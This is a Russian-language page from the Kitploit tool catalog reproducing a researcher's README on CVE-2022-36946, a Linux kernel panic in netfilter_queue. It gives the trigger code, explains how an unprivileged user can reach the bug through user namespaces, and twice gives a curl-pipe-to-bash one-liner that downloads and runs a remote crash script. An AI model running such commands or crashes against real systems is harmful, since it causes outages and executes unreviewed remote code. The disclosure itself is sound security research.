

Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2022-36946 — CVE-2022-36946 паника ядра Linux в netfilter_queue | Kitploit

Инструменты/GitHubGitHub/pwnzer0tt1/cve-2022-36946
Повышение привилегийАнализ уязвимостейЭксплуатацияПобег из Контейнера
GitHubpwnzer0tt1/cve-2022-36946

CVE-2022-36946

CVE-2022-36946 паника ядра Linux в netfilter_queue

Репозиторий
2253725 дней назадПроверено Kitploit
Поделиться
Сайт

CVE-2022-36946

Reported-by: Domingo Dirutigliano and Nicola Guerrera

Пока мы работали над firegex — нашим межсетевым экраном для соревнований CTF Attack-Defence, — мы наткнулись на несколько паник ядра.

Это странное поведение было затем изолировано и проанализировано, что привело к обнаружению этой потенциальной уязвимости в модуле netfilter, а именно в nfnetlink.

Как это работает?

Ядро паникует при отправке вердикта nf_queue с атрибутом nfta_payload нулевой длины.

nlh = nfq_nlmsg_put(buf, NFQNL_MSG_VERDICT, queue_num);
nfq_nlmsg_verdict_put_pkt(nlh, NULL, 0);
nfq_nlmsg_verdict_put(nlh, 1, NF_ACCEPT );

Это происходит потому, что стек IP/IPv6 извлекает заголовок IP(v6) из пакета после хука input.

Таким образом, если пользователь обрежет пакет ниже размера заголовка, этот skb_pull() приведёт к некорректному skb, что вызовет панику.

Попробуйте, выполнив curl -sLf https://pwnzer0tt1.it/cve-2022-36946.sh | bash, в том числе от непривилегированного пользователя (подробнее ниже).

Так нужен ли нам на самом деле root...?

Используя пространства имён Linux, в частности пользовательские пространства имён (включённые через kernel.unprivileged_userns_clone=1), обычный пользователь может создать сетевое пространство имён, что позволяет ему использовать те же примитивы ядра, которые вызывают панику. Это позволит вам использовать уязвимость без прав root.

Такой сценарий не редкость: например, podman использует эту опцию для запуска своих (rootless) контейнеров, а в некоторых дистрибутивах эта опция включена по умолчанию.

Вы также можете попробовать выполнить эксплойт без привилегий root, выполнив:

podman run -it --cap-add NET_ADMIN ghcr.io/pwnzer0tt1/cve-2022-36946

или, если вы хотите протестировать его на лету (требуется установить только tar и curl):

curl -sLf https://pwnzer0tt1.it/cve-2022-36946.sh | bash

Исправление

Исправлено в ядре Linux 5.19 посмотреть diff

Оригинальный патч от команды безопасности ядра Linux здесь

Требования для эксплуатации этой уязвимости:

  • Уязвимое ядро Linux
  • Возможность CAP_NET_ADMIN (в том числе в пространстве имён)

Почему panic6?

Это сработало с 6-й попытки, поэтому мы оставили это название.

Новый способ выключить ваш ПК:

terminal_speed

Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    786
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    506
  • 3

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    429
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    345
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    262
  • 6

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    256

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →






